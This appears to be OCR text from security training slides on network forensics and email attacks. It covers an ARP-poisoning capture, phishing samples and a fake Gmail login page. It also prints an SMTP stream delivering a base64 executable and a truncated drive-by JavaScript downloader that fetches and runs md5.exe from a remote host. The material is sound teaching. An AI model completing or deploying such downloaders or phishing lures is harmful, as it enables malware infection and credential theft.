
No Encryption

No Encryption

After Intrusion

Dual-Radio Access Point

ARP Poison in Progress



No.	Source	Destination	Time	Length	Protocol	Info
990	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
991	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
992	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
993	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
994	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
995	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
996	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
997	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
998	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
999	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1000	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1001	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1002	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1003	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1004	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1005	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1006	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1007	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1008	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl


The device IntelCor_ac:b1:5e is attempting to trick the Projector (CiscoInc_cd-fe-do) into thinking it is the client while making the client (IntelCor_ac:b1:3e) think it is the Projector.

Results of the Investigation…

The results of the internal Forensic Investigation revealed several findings:

1. The original Wired Projector in the executive conference room had been replaced with an unauthorized WiFi model (that did not support any type of NAC or encryption)
2. Encryption was switched off on the presenters laptop to enable connecting to the WiFi projector
3. Rogue Access point was located outside conference room in a tree!

Forensics Case Study #6 -



Application Attacks – Web & Email

FILE: MK - Virus - W32.SillyFDC (names.exe)


FILE: MK - Bot - Zeus-Sample-2 (OpenPacket)

Compare and Contrast

Phishing is a way of attempting to acquire information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic Communication…. (Wikipedia)


I HAVE A NEW HOBBY. IT'S CALLED PHISHING.
www.dilbert.com scottadams@aol.com
I SEND FAKE BANKING E-MAILS TO GULLIBLE EXECUTIVES. THEN I FIND OUT THEIR FINANCIAL INFORMATION AND USE IT TO STEAL THE MONEY THEY DON'T DESERVE.
8-12-05 © 2005 Scott Adams, Inc./Dist. by UFS, Inc.
Dear Customer,
This is your bank. We forgot your social security number and password. Why don't you send them to us so we can protect your money.
Sincerely,
I. B. Banker
LOOKS LEGIT.

Spear-Phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. (Whatis.com)



Office 365 and Google G Suite


- Cyber criminals are targeting organizations who use Microsoft Office 365 and Google G Suite to conduct Business E-mail Compromise scams.
  - Scams initiated through custom phishing kits mimicking cloud-based e-mail services.
  - Phishing kits deployed in large batches of e-mails to US organizations can identify the e-mail service associated with each set of compromised credentials.
  - Once accounts compromised, accounts analyzed to identify financial transactions.
  - Actors configure mailboxes to delete key messages or enable automatic forwarding to an outside e-mail account.



SolarWinds

- Malicious actors are exploiting SolarWinds Orion products containing SUNBURST malware to gain access to network traffic management systems.
- These actors pursued several objectives, including achieving full privileged persistent access through trusted legitimate credentials, accounts, and applications.
- These credentials are often leveraged from victim-dedicated IPs in the victim's own country to avoid detection.

Is it Legitimate?



http://www.adwords.google.com.oeaal.cn/select/Login/step2.php
Do you want Chrome to save your password?
Save password
Never for this site
Google AdWords
| 1 New Feature! | Help | Contact Us | Sign Out
Campaign Management
Reports
Analytics
My Account
Billing Summary | Billing Preferences | Access | Account Preferences

Your ads will be suspended soon unless we can process your payment.
Please update your payment information. It may take up to two hours before your Billing Summary page reflects this payment.

Update Billing Preferences


Primary Card Information

Type of card: Visa

Credit card number:

The 3 or 4 digit Security Code

Card holder's name:



Reminder: AOL will never ask you to send us your password or credit card number in an email. This message has been scanned for known viruses.

From: service@paypal.com
To: [redacted]
Subject: Your account has been temporarily suspended
Date: Tue, 13 Feb 2007 11:38 AM

Unlock your account at PayPal

Your account has been temporarily limited


We are hereby notifying you that, after a recent review of your account activity, it has been determined that you are in violation of PayPal's Acceptable Use Policy. Therefore, your account has been temporarily limited for: ISPQ.com cam shows We must properly verify your account again.

Tips to unlock your PayPal account. - It's Easy

Here's how to get started:

1. Log in to your PayPal account
2. Follow the steps to **update your personal records** and you will not run into any future problems with the online service.
3. Once you have completed these steps, we will send you an email notifying that your account is available again.
4. Please allow (3) three business days for processing.

Note: Please do not reply to this email. This mailbox is not monitored and you will not receive a response. For assistance, log in to your PayPal account and choose the Help




Raise money for Steve Jobs Charity Fond!
File Edit View Tools Message Help
Reply
Reply All
Forward
Print
Delete
Previous
Next
Addresses

From: [redacted]
Date: [redacted]
To: [redacted]
Subject: Raise money for Steve Jobs Charity Fond!

Good afternoon
Steve Jobs Charitable Foundation ask people about help for young webcoders. Majority of young gifted people do not have opportunity to study and bring their ideas into the life. As most known innovators in IT we support the individuals who dare to be different and work hard to change our living quality for better.
You are the one who can join us. Even a small amount will work for us and for good.
We will keep in touch sending the reports of ouractivities.

[redacted]

Thank you very much



You forwarded this message on 4/14/2008 8:21 AM.

From: United States District Court [subpoena@uscourts.com]
To: Steve Kirsch
Cc:
Subject: Subpoena in case #28-755-YCH

AO 88(Rev.11/94) Subpoena in a Civil Case

Issued by the
UNITED STATES DISTRICT COURT

Issued to: Steve Kirsch
Propel Software Corporation
408-571-6300

SUBPOENA IN A CIVIL CASE

Case number: 28-755-YCH
United States District Court

YOU ARE HEREBY COMMANDED to appear and testify before the Grand Jury of the United States District Court at the place, date, and time specifiied below.


Place: United States Courthouse
880 Front Street
San Diego, California 92101

Date and Time: May 7,2008
9:00 a.m. PST

Room: Grand Jury Room

Sample Email Malware

#sf21veu



Wireshark - Follow TCP Stream (tcp.stream eq 0) · MK - Virus - W32.SillyFDC (names.exe).pcap

```
HELO aimc.com
MAIL FROM: <eslee_my@yahoo.com>
RCPT TO:<philwood@philwoodgardens.com>
DATA
Received: from Hqxhj([210.22.178.116]) by aimc.com(AIMC 2.9.5.6)
          with SMTP id jm2a3e9e1f77; Thr, 17 Apr 2003 09:24:41 +0800
From: aw-confirm <aw-confirm@ebay.com>
To: philwood@philwoodgardens.com
Subject: Let's be friends
MIME-Version: 1.0
Content-Type: multipart/alternative;
          boundary=S90j767zU3s43Q5iE51HA8
X-AIMC-AUTH: (null)
X-AIMC-MAILFROM: eslee_my@yahoo.com
Message-ID: <1k969582907558.07454@mail>

--S90j767zU3s43Q5iE51HA8
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable

<HTML><HEAD></HEAD><BODY>
<iframe src=3Dcid:W98R3194q9zfOm height=3D0 width=3D0>
</iframe>
<FONT></FONT></BODY></HTML>

--S90j767zU3s43Q5iE51HA8
Content-Type: audio/x-midi;
          name=names.exe
Content-Transfer-Encoding: base64
Content-ID: <W98R3194q9zfOm>

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Packet 8. 105 client pkts, 0 server pkts, 0 turns. Click to select.


Entire conversation (144kB) Show data as ASCII Stream 0

Find:

China Gmail Hack

- Google executives received an Email containing a PDF with an embedded link saying "Corporate Information – Google Management"
  - Clicking the link took them to a web page in Chinese – http://www.google.com/corporate/execs.html
  - Site purports to list Google's executives, including Eric Schmidt, Sergey Brin and Larry Page
- The site executed a “Drive-by” exploit that installed Trojan spyware on the victims computers
  - Compromised information included Identities of numerous Human-Rights activists using Gmail to evade Chinese security agencies
- Cost – not publically released, but numerous dissidents have reportedly “disappeared”

What They Saw…



Eric Schmidt
董事长兼首席执行官


[illegible]

Larry Page
创始人之一、现任产品总裁

[illegible]


Sergey Brin
创始人之一、现任技术总裁

[illegible]



```
<script>var url,zhonghua;fanchenzi="[redacted].net/inc/md5.exe";zhongh
exe";try{var ado=(document.createElement("object"));var d=1;ado.setAttribute("
3-[redacted]");var e=1;var xml=ado.CreateObject("Microsoft.XML
xinniankuaile="Adodb.";var chunjiekuaile="Stream";var g=1;var as=ado.create
chunjiekuaile,"");[redacted].type=1;var n=1
responseBody);as.savetofile(zhonghua,2);as.close();var shell=ado.createobject("She
l.ShellExecute(zhonghua,"","","open",0);}catch(e){};</script>
```

Example – Fake Login Screen



Blue ribbon

Gmail by Google — Welcome to Gmail

Fake Gmail login page (ServiceLoginAuthen.htm)

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Icons & text

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
Read Gmail on your mobile phone by pointing your phone's web browser to **http://gmail.com/app**. Learn more

Lots of space
